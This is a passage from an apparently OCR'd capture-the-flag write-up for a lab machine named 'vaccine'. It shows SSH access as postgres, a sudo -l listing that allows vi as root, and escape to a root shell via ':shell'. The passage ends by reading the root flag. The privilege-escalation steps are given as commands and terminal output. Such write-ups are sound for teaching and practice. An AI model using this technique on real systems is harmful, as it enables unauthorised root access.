
```
ssh postgres@{target_ip}
```


Now that we've gotten access to the ssh shell. Let's look at our privileges


```
sudo -l
```

```
postgres@vaccine:~$ sudo -l
[sudo] password for postgres:
Matching Defaults entries for postgres on vaccine:
    env_keep+="LANG LANGUAGE LINGUAS LC_* _XKB_CHARSET", env_keep+="XAPPLRESDIR XFILESEARCHPATH XUSERFILESEARCHPATH",
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, mail_badpass

User postgres may run the following commands on vaccine:
    (ALL) /bin/vi /etc/postgresql/11/main/pg_hba.conf
postgres@vaccine:~$ cd /bin/vi
-bash: cd: /bin/vi: Not a directory
postgres@vaccine:~$
```

Now we can go to a site called gtfobins. It is a website that let's us know the binaries that are available on linux and how we can abuse the binaries.







To get into the shell mode

```
:shell
```

```
User postgres may run the following commands on vaccine:
    (ALL) /bin/vi /etc/postgresql/11/main/pg_hba.conf
postgres@vaccine:~$ cd /bin/vi
-bash: cd: /bin/vi: Not a directory
postgres@vaccine:~$ cd vi
-bash: cd: vi: No such file or directory
postgres@vaccine:~$ sudo /bin/vi /etc/postgresql/11/main/pg_hba.conf

root@vaccine:/var/lib/postgresql# who whoami
root@vaccine:/var/lib/postgresql# whoami
root
root@vaccine:/var/lib/postgresql#
```

And thus we have escalated the privileges.

Let’s do the following

```
cd /root
ls
cat root.txt
```

```
root@vaccine:/var# whoami
root
root@vaccine:/var# cat root.txt
cat: root.txt: No such file or directory
root@vaccine:/var# cd ..
root@vaccine:/# ls
bin   cdrom  etc   initrd.img      lib    lib64   lost+found  mnt  proc  run   snap  sys  usr  vmlinuz
boot  dev    home  initrd.img.old  lib32  libx32  media       opt  root  sbin  srv   tmp  var  vmlinuz.old
root@vaccine:/# cd root
root@vaccine:~# ls
pg_hba.conf  root.txt  snap
root@vaccine:~# cat root.txt
dd6e058e814260bc70e9bbdef2715849
root@vaccine:~#
```